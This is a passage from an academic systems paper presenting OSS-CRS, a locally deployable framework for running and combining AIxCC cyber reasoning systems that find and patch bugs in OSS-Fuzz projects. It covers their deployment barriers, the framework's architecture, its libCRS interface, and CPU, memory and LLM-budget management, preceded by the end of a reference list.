[59] Junming Ma, Chaofan Yu, Aihui Zhou, Bingzhe Wu, Xibin Wu, Xingyu Chen, Xiangqun Chen, Lei Wang, and Donggang Cao. S3ml: A secure serving system for machine learning inference. *arXiv preprint arXiv:2010.06212*, 2020.

[60] Michael Maass. *A Theory and Tools for Applying Sandboxes Effectively.* PhD thesis, Carnegie Mellon University, USA, 2016.

[61] Ian R McKenzie, Oskar J Hollinsworth, Tom Tseng, Xander Davies, Stephen Casper, Aaron D Tucker, Robert Kirk, and Adam Gleave. Stack: Adversarial attacks on llm safeguard pipelines. *arXiv preprint arXiv:2506.24068*, 2025.

[62] James Mickens, Sarah Radway, and Ravi Netravali. Guillotine: Hypervisors for isolating malicious ais. In *Proceedings of the 2025 Workshop on Hot Topics in Operating Systems*, HotOS '25, page 18–26, New York, NY, USA, 2025. Association for Computing Machinery.

[63] Fan Mo, Zahra Tarkhani, and Hamed Haddadi. Machine learning with confidential computing: A systematization of knowledge. *ACM Comput. Surv.*, 56(11), June 2024.

[64] Fábio Perez and Ian Ribeiro. Ignore previous prompt: Attack techniques for language models. *arXiv preprint arXiv:2211.09527*, 2022.

[65] Vassilis Prevelakis and Diomidis Spinellis. Sandboxing applications. In *USENIX Annual Technical Conference, FREENIX Track*, pages 119–126, 2001.

[66] Shenao Wang, Yanjie Zhao, Zhao Liu, Quanchen Zou, and Haoyu Wang. Sok: Understanding vulnerabilities in the large language model supply chain. *arXiv preprint arXiv:2502.12497*, 2025.

[67] Alexander Wei, Nika Haghtalab, and Jacob Steinhardt. Jailbroken: How does llm safety training fail? *Advances in Neural Information Processing Systems*, 36, 2024.

[68] Jay Weinstein, Mark Fenkner, Charles King, Ismael Lopez, and Peter Martz. Sandbox based internet isolation in an untrusted network, February 4 2020. US Patent 10,554,475.

[69] Baoyuan Wu, Hongrui Chen, Mingda Zhang, Zihao Zhu, Shaokui Wei, Danni Yuan, and Chao Shen. Backdoorbench: A comprehensive benchmark of backdoor learning. *Advances in Neural Information Processing Systems*, 35:10546–10559, 2022.

[70] Zhen Xiang, Fengqing Jiang, Zidi Xiong, Bhaskar Ramasubramanian, Radha Poovendran, and Bo Li. Badchain: Backdoor chain-of-thought prompting for large language models. *arXiv preprint arXiv:2401.12242*, 2024.

[71] Jiashu Xu, Mingyu Ma, Fei Wang, Chaowei Xiao, and Muhao Chen. Instructions as backdoors: Backdoor vulnerabilities of instruction tuning for large language models. In *Proceedings of the 2024 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies (Volume 1: Long Papers)*, pages 3111–3126, 2024.

[72] Jingwei Yi, Yueqi Xie, Bin Zhu, Emre Kiciman, Guangzhong Sun, Xing Xie, and Fangzhao Wu. Benchmarking and defending against indirect prompt injection attacks on large language models. In *Proceedings of the 31st ACM SIGKDD Conference on Knowledge Discovery and Data Mining V. 1*, pages 1809–1820, 2025.

[73] Qihang Zhou, Wenzhuo Cao, Xiaoqi Jia, Peng Liu, Shengzhi Zhang, Jiayun Chen, Shaowen Xu, and Zhenyu Song. Rcontainer: A secure container architecture through extending arm cca hardware primitives. NDSS, 2025.

[74] Andy Zou, Zifan Wang, J Zico Kolter, and Matt Fredrikson. Universal and transferable adversarial attacks on aligned language models. *arXiv preprint arXiv:2307.15043*, 2023.

[75] Wei Zou, Runpeng Geng, Binghui Wang, and Jinyuan Jia. {PoisonedRAG}: Knowledge corruption attacks to {Retrieval-Augmented} generation of large language models. In *34th USENIX Security Symposium (USENIX Security 25)*, pages 3827–3844, 2025.



OSS-CRS: Liberating AIxCC Cyber Reasoning Systems for Real-World Open-Source Security

Andrew Chin[†] Dongkwan Kim[‡*] Yu-Fu Fu[†] Fabian Fleischer[†] Youngjoon Kim[†]
HyungSeok Han[‡] Cen Zhang[‡*] Brian Junekyu Lee[†] Hanqing Zhao[†] Taesoo Kim[†‡]
[†] Georgia Institute of Technology, [‡] Microsoft

Abstract

DARPA's AI Cyber Challenge (AIxCC) showed that cyber reasoning systems (CRSs) can go beyond vulnerability discovery to autonomously confirm and patch bugs: seven teams built such systems and open-sourced them after the competition. Yet the majority of open-sourced CRSs remain largely unusable outside their original teams, each bound to the competition cloud infrastructure that no longer exists. We present OSS-CRS, an open, locally deployable framework for running and combining CRS techniques against real-world open-source projects, with budget-aware resource management. We ported components from every AIxCC finalist CRS. Using the first-place system (ATLANTIS), we discovered 7 previously unknown bugs (one of high severity) across 6 OSS-Fuzz projects. OSS-CRS is publicly available as a sandbox project in the OpenSSF.

1 Introduction

AI-generated vulnerability reports [3, 19, 39, 50] are increasing the burden on open-source maintainers. The curl project shut down its bug bounty program after AI-written submissions overwhelmed reviewers with unconfirmed findings [48, 49]; FFmpeg maintainers criticized Google for reporting valid bugs without providing patches, calling the reports "CVE slop" [44]. In both cases, AI automation stops at discovery, leaving maintainers to validate findings and write fixes.

DARPA's AI Cyber Challenge (AIxCC, 2023–2025) [14] demonstrated that the gap between vulnerability discovery and validated remediation can be closed. Seven finalist teams built autonomous cyber reasoning systems (CRSs) that go beyond discovery: each CRS dynamically confirms a vulnerability with a proof of vulnerability (PoV) and synthesizes a patch validated against that PoV [13]. After the competition, all seven teams open-sourced their systems, in principle making it possible to deploy this capability against any open-source project.

[*]Work was done at Georgia Institute of Technology.

Yet over half a year later, these CRSs remain largely unusable outside their original teams: each system is bound to team-specific infrastructure and interfaces. This adoption gap blocks the communities that should benefit from these systems: researchers cannot run comparable cross-CRS experiments under consistent settings; CRS developers lack a stable integration contract; and security practitioners cannot adopt deployable, budget-aware workflows that produce actionable findings.

To understand what prevents adoption, we analyzed the open-sourced codebases of all seven AIxCC finalists and identified three deployment barriers: ❶ *Infrastructure duplication*, each team independently rebuilt the same platform services; ❷ *Cloud lock-in*, every system targets the competition's Azure and Kubernetes environment, which was decommissioned after the finals; and ❸ *Monolithic design*, analysis techniques are embedded in monolithic systems, preventing researchers from comparing or combining them across teams. Even ATLANTIS, the first-place system [25], requires over 20 Azure virtual machines and cannot target new projects without its original cloud environment.

To address these barriers, we present OSS-CRS, an open framework for developing, running, and composing CRSs on real-world open-source projects. OSS-CRS provides a shared infrastructure layer including LLM budget management and cross-CRS artifact exchange, so that CRS developers can focus on analysis logic rather than platform engineering. It adopts the OSS-Fuzz [2] project format as its target interface, enabling any integrated CRS to target over 1,000 OSS-Fuzz projects without per-project customization. To validate the framework, we ported all seven CRSs archived from the AIxCC finals competition. We ran ATLANTIS against 8 OSS-Fuzz projects, discovering 7 previously unknown bugs, including one of high severity. OSS-CRS and all integrated CRSs are publicly available at https://github.com/ossf/oss-crs.

This paper makes the following contributions:

- An *empirical analysis* of all seven AIxCC finalist CRS codebases, identifying three deployment barriers that

prevent practical reuse: infrastructure duplication, cloud lock-in, and monolithic design (§2).
- OSS-CRS, an open-source framework that addresses these barriers through a unified execution model and standard interface, budget-aware resource management across CPU, memory, and LLM usage, and support for combining CRS techniques across systems (§3).
- *Real-world validation*: porting ATLANTIS to OSS-CRS and discovering 7 previously unknown bugs (one of high severity) across 6 OSS-Fuzz projects, showing that competition-grade CRS techniques can be deployed without cloud infrastructure (§4, §5).

2 Background and Motivation

2.1 Cyber Reasoning Systems

A *cyber reasoning system* (CRS) is an autonomous agent that discovers and repairs software vulnerabilities without human intervention. The concept originated in DARPA's Cyber Grand Challenge (CGC, 2014–2016) [12, 52], in which teams built systems to attack and defend custom binaries. AIxCC [14] extended the concept to real-world open-source software in C and Java, using challenge targets drawn from OSS-Fuzz projects [2].

CRS capabilities. Traditional security tools typically focus on a single stage of vulnerability management: fuzzers discover crashes, static analyzers flag potential flaws, and program repair systems synthesize patches, but integrated pipelines from discovery through a validated fix remain uncommon.

A CRS unifies these stages. *Bug finding* generates a proof of vulnerability (PoV), an input that triggers abnormal execution such as a crash or sanitizer violation. *Bug fixing* synthesizes a patch and validates it by rebuilding the target and rerunning tests, confirming that the PoV no longer triggers while preserving the program's original functionality. A CRS can accept a variety of inputs: an entire source tree, a commit-level code diff, a SARIF report [38] from a static analyzer, or a fuzzing seed corpus.

Practical scenarios. This end-to-end capability supports several deployment settings. In CI/CD, a pipeline submits a pull-request diff and receives a PoV or confirmation of no bugs through a stable, machine-readable interface. For security practitioners, the system turns static-analysis findings into validated patches while enforcing spending limits. For research, multiple CRSs run on the same source tree with matched inputs, so results are reproducible and directly comparable.

Infrastructure requirements. These scenarios create concrete system requirements. A CRS must coordinate multiple tools across stages, pass artifacts such as crash inputs, PoVs, candidate patches, and build outputs between them, and recover when a stage fails. LLM calls span bug finding, triage, and patch generation, thus token use must be budgeted and capped like CPU time and memory. AIxCC allocated $50,000 in LLM credits per team; without budget controls, a single CRS run can exceed $1,000 per hour [4]. Orchestration, artifact exchange, and budget-aware execution are therefore core design problems, not implementation details.

Table 1: Deployment characteristics of the AIxCC finalist CRSs. "Local": can run end-to-end on a single machine against a new target without cloud provisioning. "Composable": analysis components can be extracted and recombined across systems.

CRS	Comp.	Infra	Middleware	Local	Composable
ATLANTIS [25]	9+	TF+K8s	Ka/PG+R*	×	×
BUTTERCUP [8]	14+	TF+Helm	R/M	○	×
ROBODUCK [4]	1	TF+VMs	–/S*	○	×
FUZZINGBRAIN [46]	4	TF+K8s	–/–*	○	×
ARTIPHISHELL [6]	53	TF+Helm	RMQ/PG+N*	△	×
BUGBUSTER [7]	16	TF+Helm	RMQ/PG+R*	×	×
LACROSSE [30]	3+	TF+VMs	RMQ/–	×	×

TF = Terraform, K8s = Kubernetes, Ka = Kafka, RMQ = RabbitMQ.
R = Redis, PG = PostgreSQL, M = MongoDB, S = SQLite, N = Neo4j.
* Uses LiteLLM [5] for LLM proxy and routing. ○ Post-competition standalone version available. △ Post-competition local deployment guide available.

OSS-Fuzz. The AIxCC competition drew its targets from Google's OSS-Fuzz [2], which provides reproducible, containerized builds for over 1,000 open-source projects. Each project defines a Dockerfile and build script that compile the target project with sanitizer instrumentation, and supplies fuzz targets that consume fuzzer-generated inputs. For CRS deployment, this offers a standardized way to build and test many projects without per-project setup. However, OSS-Fuzz runs one fuzzer per container and does not provide multi-component orchestration, cross-stage artifact exchange, or budget management.

2.2 From Competition to Deployment

To assess whether AIxCC CRSs can be deployed outside the competition, we analyzed the open-sourced repositories and deployment artifacts of all seven finalists [4, 6–8, 25, 30, 46]. We find three recurring barriers: *infrastructure duplication*, *cloud lock-in*, and *monolithic design*. These findings align with Zhang *et al*. [58], who systematize the techniques of all seven AIxCC finalists and conclude that "the real bottleneck is not technique capability but robust integration into autonomous systems." The next sections show where deployment breaks down in practice.

2.3 Barrier 1: Infrastructure Duplication

Table 1 summarizes the deployment characteristics of each team, where *Comp.* denotes the number of independently built container images. The *Infra* and *Middleware* columns show that teams selected different tools yet converged on

similar platform roles: container orchestration via Terraform with Kubernetes[28] or Helm[23], and coordination backends such as Kafka[1], RabbitMQ[42], Redis[43], and PostgreSQL[40]. Five of seven teams deployed LiteLLM [5] as their LLM gateway.

The repositories reveal further overlap not visible in the table: each team independently built LLM budget tracking, cost enforcement, and model routing logic on top of its proxy, as well as test environments for applying patches, rebuilding targets, and validating PoVs. As noted in §2.1, LLM budget control is a shared requirement, yet each team built this logic independently. The barrier is not tool diversity itself, but the repeated integration effort: overlapping infrastructure roles reimplemented across all seven teams.

2.4 Barrier 2: Cloud Lock-in

The AIxCC competition provisioned each team with dedicated Azure virtual machines orchestrated by Kubernetes. That environment has since been shut down, and the released artifacts still target infrastructure that no longer exists. For example, ATLANTIS, the first-place system [25], requires 20+ Azure VMs, 42 TiB of cloud storage, and runtime Azure SDK calls to scale Kubernetes node pools, despite open-sourcing its full codebase.

As the *Local* column of Table 1 shows, only half the teams added local execution support through standalone releases or local deployment guides [4, 6, 8, 46]. These efforts show that cloud decoupling is possible. However, a local environment must still provide the resource controls and isolation that cloud platforms supply: CPU and memory quotas, network separation between CRSs, and LLM budget limits. Without these, multiple CRSs cannot run on a single machine without contention or cost overruns.

2.5 Barrier 3: Monolithic Design

Beyond infrastructure and deployment, a structural obstacle remains: every CRS is a monolith with no modular internal interfaces. The seven finalist teams developed distinctive, often complementary techniques: LLM-based input mutation and hybrid fuzzing [25], LLM-first PoV generation [4], grammar-based fuzzing with LLM-generated grammars [6], expertise-driven multi-agent patching [8], diverse LLM strategy ensembles [46], traditional analysis with LLM-augmented patching [7], and multi-LLM workflow coordination [30]. Comparing and combining these techniques would reveal which approaches outperform others and whether ensembling improves overall results.

Yet as the *Composable* column of Table 1 confirms, no CRS exposes interfaces for component-level extraction. If ATLANTIS has a stronger fuzzer and BUTTERCUP has a stronger patcher, a researcher cannot combine them without reimplementing one inside the other. The AIxCC competition evaluated end-to-end system outputs but provided no way to attribute results to individual techniques; even Zhang *et al.*'s survey [58] could describe each team's methods but not compare them experimentally. As long as CRSs remain monolithic, techniques cannot be isolated, evaluated, or transferred beyond their original systems.

3 System Design

To address the barriers identified in §2, we propose OSS-CRS, a locally deployable infrastructure for running and combining existing CRS techniques. OSS-CRS is not itself a CRS; it is the platform on which CRSs are developed, deployed, and composed. It provides three capabilities: 1) a unified three-phase execution model and standard interface (`libCRS`) that remove per-team infrastructure duplication; 2) local execution with resource controls and isolation across CPU, memory, network, and LLM budgets, removing cloud dependencies; and 3) cross-CRS artifact exchange that enables combining techniques from independently developed CRSs without requiring a single monolithic pipeline. The following subsections detail how OSS-CRS realizes these capabilities.

3.1 Architecture Overview

Figure 1 illustrates the architecture of OSS-CRS. The OSS-CRS user interface defines a three-phase lifecycle (*prepare*, *build-target*, *run*) that is driven by a single configuration file that deploys CRSs against target projects. CRSs run in isolated Docker containers with dedicated CPU, memory, and LLM budget allocations; separate networks prevent direct inter-CRS communication. Shared infrastructure provides common services: the *LiteLLM proxy* handles model routing and budget enforcement, *file-based storage* persists artifacts (seeds, PoVs, patches, bug-candidates), and the *exchange sidecar* manages artifact flow between CRSs. CRSs interact with the platform through `libCRS`, which provides APIs for downloading targets, submitting findings, and validating patches.

3.2 OSS-CRS Interface

From the user's perspective, OSS-CRS only requires two inputs: a target project with source code and a single configuration file that specifies which CRSs to deploy along with their resource allocations. Optionally, users can also provide code diffs or bug candidates for targeted bug-finding in environments such as CI/CD pipelines. The user then sequentially runs three commands that set up CRSs, compile the target, and launch the analysis campaign. The main output artifacts are discovered bugs as PoVs and patches that fix them.

Three-phase lifecycle. OSS-Fuzz combines building and running into a single workflow: build the fuzz target, then run it. OSS-CRS introduces a three-phase model (*prepare*,




Figure 1: Architecture overview of OSS-CRS. Users provide a target project and configuration (optionally with code diffs or bug candidates) and receive PoVs and patches as outputs through the three-phase interface (*prepare*, *build-target*, *run*). CRSs run in resource-managed containers with isolated networks and interact with the platform through `libCRS`. All LLM calls are routed through the LiteLLM proxy, which handles model routing and per-CRS budget enforcement. The exchange sidecar deduplicates artifacts in file-based storage and synchronizes them across all CRSs.

build-target, *run*) that separates CRS setup from target compilation and running, enabling caching and modularity across diverse CRS architectures. The *prepare* phase builds CRS container images and their dependencies. These images contain the CRS's analysis tools but have no knowledge of the target project. A prepared CRS can analyze any compatible target without rebuilding, amortizing setup cost across multiple analysis campaigns. The *build-target* phase constructs images for target compilation and compiles the target project. Separating this phase from *prepare* allows CRSs to construct target-dependent containers while keeping target-independent components cached. The *run* phase launches all CRS containers and executes the analysis campaign. CRSs operate concurrently, exchanging artifacts through a shared directory and synchronizing findings via the `libCRS` interface. Users can specify a timeout or manually terminate the campaign.

Figure 2 summarizes the Docker workflow across three layers. The top layer shows Docker images: *prepare* builds CRS dependency images, *build-target* adds the target project and CRS builder images, and *run* produces the final CRS runner images. The middle layer shows containers: *build-target* runs instrumentation containers that compile the target, and *run* launches CRS runtime containers. The bottom layer tracks file artifacts: target source feeds into build artifacts and seed corpora during *build-target*, and the *run* phase produces PoVs, patches, and new seeds.

Single configuration. Users only need to define a single configuration file (`crs-compose.yaml`) that specifies CRSs, resource allocations, runtime environment, and LLM settings for all three phases. Adding or removing CRSs requires editing this one file, not coordinating multiple configurations. Users can also specify resource constraints without understanding CRS internals. The same file reproduces orchestration and resource settings across different machines.

Targeted analysis. By default, CRSs analyze the entire target codebase. For focused analysis (checking whether a recent commit introduces vulnerabilities or fixing a specific reported bug), users can provide targeting metadata that constrains the analysis scope. OSS-CRS accepts targeted inputs through standard channels. A code diff specifies changed code regions, enabling delta analysis between versions; directed fuzzers can focus on changed functions, and patch generators can scope fixes to the modified code. Bug-candidate reports identify specific issues for CRSs to address; OSS-CRS accepts SARIF reports [38] to align with the standard format




Figure 2: Docker workflow across the three operational phases, showing image construction (top), container execution (middle), and file artifact flow (bottom).

Table 2: Representative `libCRS` commands used by CRS developers.

Category	Command	Purpose
Build outputs	`submit-build-output`	Publish build artifacts
Runtime setup	`register-shared-dir`	Share files within CRS
Artifact exchange	`register-submit-dir`	Register for background submission
Artifact exchange	`register-fetch-dir`	Register for background fetching
Artifact exchange	`submit`	Submit artifact (PoV, seed, patch)
Artifact exchange	`fetch`	One-shot fetch of artifacts
Patch validation	`apply-patch-build`	Apply patch and rebuild
Patch validation	`run-pov`	Run PoV against patched build
Patch validation	`run-test`	Run regression tests

of existing static analysis tools. Targeted analysis supports CI/CD integration, where CRSs check pull requests rather than the entire codebase.

3.3 `libCRS`

`libCRS` is a Python library automatically injected into every CRS container, providing the interface between a CRS's analysis logic and the OSS-CRS infrastructure features. A CRS uses the same `libCRS` interface regardless of deployment environment. Table 2 lists the core commands across four categories: *build outputs*; *runtime setup*; *artifact exchange*; and *patch validation*.

Build outputs. The *build-target* and *run* phases execute in isolated containers, so build artifacts must be handed off across the phase boundary. Build outputs such as instrumented binaries, source snapshots, and coverage metadata, are published via `submit-build-output` during compilation and retrieved at run time.

Runtime setup. A CRS may comprise multiple containers: a fuzzer generating inputs, an analyzer triaging crashes, a patcher synthesizing fixes. The `register-shared-dir` command provides intra-CRS file sharing for corpora, coverage




Figure 3: Builder sidecar workflow. The sidecar restores a snapshot of the compiled target, applies the patch diff, and performs an incremental rebuild.

data, and intermediate results, without passing through the inter-CRS exchange.

Artifact exchange. CRSs receive external data via `register-fetch-dir` and `fetch`: initial inputs supplied by the operator (seed corpora, reference diffs, bug-candidate reports) and artifacts submitted by other CRSs during ensemble execution. Conversely, CRSs upload their findings (PoVs, seeds, patches) via `register-submit-dir` and `submit`, which flow to other CRSs' fetch directories via the exchange sidecar.

Patch validation. Bug-fixing CRSs require a tight edit-compile-test loop to iterate on patch candidates. `libCRS` provides `apply-patch-build`, `run-pov`, and `run-test` for incremental rebuilding and testing through the builder sidecar.

Figure 3 shows the builder sidecar workflow. During the *build-target* phase, OSS-CRS captures a Docker image snapshot of the fully compiled target along with its build artifacts. In the *run* phase, CRS runtime containers receive the build artifacts and begin analysis. When a CRS generates a candidate patch, it invokes `apply-patch-build`, which sends the diff to the builder sidecar; the sidecar restores the snapshot, applies the patch, and performs an incremental recompilation. The CRS then calls `run-pov` to re-execute the crash-triggering input against the patched binary, and `run-test` to run the project's regression tests. Unlike shared infrastructure services, the builder sidecar runs within the CRS's resource allocation (`cpuset` and `memory_limit`), ensuring that rebuild costs are accounted to the CRS, not the platform.

3.4 Resource Management

Running multiple CRSs requires allocating heterogeneous resources: CPU cores, memory, and LLM API budgets for AI-powered reasoning.

Compute and memory isolation. Each CRS declares a `cpuset` string specifying its assigned CPU cores and a `memory` limit enforced via Docker cgroups (`cpuset`, `mem_limit`). Pinning CPUs prevents CRSs from contending for the same cores, while hard memory caps prevent a single CRS from destabilizing others.

LLM budget as a first-class resource. Beyond compute resources, OSS-CRS manages LLM API costs as a first-class resource. Each CRS may declare an `llm_budget` in US dollars; the LLM proxy tracks usage against this limit and rejects requests that would exceed it. This prevents cost overruns during long-running campaigns and enables fair comparison between CRSs with different cost profiles: a CRS that achieves the same results within a $50 budget is more efficient than one requiring $500.

Network isolation. A shared network introduces potential resource-management issues such as port conflicts between CRS containers and uncontrolled bandwidth consumption that could interfere with per-CRS resource guarantees. OSS-CRS mitigates this by creating separate Docker networks per CRS and restricting all inter-CRS data exchange to the filesystem-based artifact mechanism. This also simplifies access control for shared services like the LLM proxy and ensures fair comparison when benchmarking multiple CRSs side by side.

Flat Docker architecture. One approach to porting existing CRSs is to wrap them in Docker-in-Docker (DinD), running the entire system inside a single outer container. However, DinD complicates build performance, resource control, and debugging: Docker layer caches are harder to preserve across builds, host-level cgroup enforcement for individual inner containers is less direct, and debugging nested containers is substantially harder. OSS-CRS instead provides interfaces that let CRS developers build for a flat Docker architecture, where all containers are managed by the host Docker daemon. This enables straightforward per-container resource enforcement, preserves Docker layer caches, and simplifies debugging.

3.5 LLM Services

CRSs rely on LLMs for code understanding, patch generation, and vulnerability reasoning. However, different CRSs may prefer different providers and models. OSS-CRS handles these differences with an LLM proxy layer based on LiteLLM [5], an open-source proxy that natively supports multiple provider APIs and model aliasing.

Unified endpoint. All CRSs make standard OpenAI-compatible API calls to a single proxy that routes requests to the appropriate backend such as OpenAI, Anthropic, Google, or self-hosted inference servers. A CRS only needs to implement one API client, regardless of which provider the user configures. The CRS is not limited to only OpenAI API calls, as the endpoint accepts a variety of model provider APIs.

Model aliasing. CRSs reference models by logical names (*e.g.*, `claude-sonnet` or `gpt-4o`) rather than provider-specific identifiers. The proxy maps these aliases to concrete provider endpoints, so swapping providers requires only a configuration change, not CRS code modifications. Operators define model mappings in a YAML configuration file. Each entry specifies a logical `model_name` (what CRSs request) and provider-specific parameters including the actual model identifier, API credentials, and optional custom endpoints for self-hosted or Azure deployments. At validation time, OSS-CRS checks that each CRS's `required_llms` are available in the operator's configured model list.

Per-CRS budget enforcement. OSS-CRS generates a unique API key per CRS at campaign startup, each associated with its budget. The proxy tracks cumulative costs and rejects requests when the budget is exhausted. This per-CRS keying also enables fine-grained usage tracking such as which CRS made each request, what model was used, and how many tokens were consumed. When a CRS exhausts its budget, subsequent requests are rejected. The LiteLLM proxy is deployed as a service in the OSS-CRS infrastructure, and its lifetime is coupled with the run phase.

Deployment modes. OSS-CRS supports three deployment modes. In *internal mode*, OSS-CRS manages LiteLLM, and a key-generation sidecar; this is the default for standalone deployments. In *external mode*, operators provide an existing LLM proxy endpoint and key, useful when an organization already runs centralized LLM infrastructure; per-CRS budget enforcement depends on the external proxy's capabilities. In *disabled mode*, OSS-CRS performs no LLM setup, for CRSs that do not use LLMs.

3.6 Artifact Exchange

Running multiple CRSs simultaneously enables complementary workflows; a fuzzer can discover crashes while a separate patcher generates fixes. Our evaluation demonstrates that cross-CRS artifact flow works in practice (§4); quantifying performance gains over single-CRS runs remains future work. OSS-CRS enables this *ensemble execution* through a filesystem-based exchange mechanism that requires no direct communication between CRSs.

Exchange model. All inter-CRS coordination flows through a shared *exchange directory*. Each CRS writes artifacts to its private submit directory, and reads from a shared fetch directory that mirrors the exchange. The exchange sidecar synchronizes per-CRS submit directories into a shared exchange exposed through each CRS's fetch directory. The exchange organizes artifacts by type: `seeds` for fuzzing inputs, `povs` for crash-triggering inputs, `patches` for proposed fixes, and `bug-candidates` for triage reports. CRS-internal data (*e.g.*, coverage maps, model weights, intermediate analysis state) remains private to each CRS and is not shared

Table 3: CRSs integrated into OSS-CRS. The Components column counts separately integrated subcomponents (Table 6).

CRS	Type	# Components
Vanilla fuzzer	Bug-finding	2
ATLANTIS	Bug-finding	5
BUTTERCUP	Bug-finding	1
ROBODUCK	Bug-finding	1
FUZZINGBRAIN	Bug-finding	1
ARTIPHISHELL	Bug-finding	7
BUGBUSTER	Bug-finding	2
LACROSSE	Bug-finding	1
AI coding agent	Bug-finding	5
ATLANTIS	Bug-fixing	3
AI coding agent	Bug-fixing	5

through the exchange. Artifacts are stored under content-hash filenames, ensuring that duplicate discoveries from multiple fuzzers appear exactly once. This hash-based deduplication is the baseline strategy. Because the exchange sidecar is a shared OSS-CRS service rather than library code launched in a CRS container, we can extend it with more advanced logic without modifying individual CRSs: coverage-based deduplication that keeps only seeds increasing overall coverage, or stack-trace-based deduplication that groups PoVs by crash signature to reduce redundant triage.

Coordination without direct communication. CRSs coordinate implicitly through the artifacts they exchange, without direct messaging or task assignment. Each CRS polls for new artifacts at its own pace and decides independently what work to perform. This design provides fault isolation. If one CRS crashes, others continue operating on previously shared artifacts. Resource exhaustion in one CRS does not cascade to others, since each runs in an isolated container with independent resource allocations.

4 CRS Integration

The goal of OSS-CRS is to provide a modular framework where researchers can study, compare, and compose the distinctive techniques each team developed. As a first phase of validation, we integrated CRSs from all seven AIxCC finalist teams, spanning the spectrum from a minimal libFuzzer baseline to LLM-powered multi-language fuzzers and patch-generation agents (Table 3). These comprise bug-finding CRSs from every finalist team, ATLANTIS's bug-fixing agents, and a family of general-purpose AI coding agents (*e.g.*, CLAUDECODE) wrapped as both bug-finding and bug-fixing CRSs. The framework is open to the community to port additional systems. Our primary validation focuses on ATLANTIS for two reasons: ❶ it is the best-performing AIxCC finalist, and ❷ it provides no support for local execution outside the competition's cloud infrastructure. The remaining CRSs validate interface usability and ensemble mechanics.

Table 4: Environment variables injected into CRS containers.

Variable	Purpose
`OSS_CRS_TARGET`	Target project name
`OSS_CRS_TARGET_HARNESS`	Harness binary name
`OSS_CRS_NAME`	CRS name (for service discovery)
`OSS_CRS_CPUSET`	Allocated CPU cores (*e.g.*, `4-7`)
`OSS_CRS_MEMORY_LIMIT`	Memory limit (*e.g.*, `16G`)
`OSS_CRS_LLM_API_URL`	LLM proxy endpoint
`OSS_CRS_LLM_API_KEY`	Per-CRS API key for budget enforcement

4.1 Integration Requirements

CRS developers integrate their system into OSS-CRS via a `crs.yaml` manifest consisting of three phase-aligned sections.

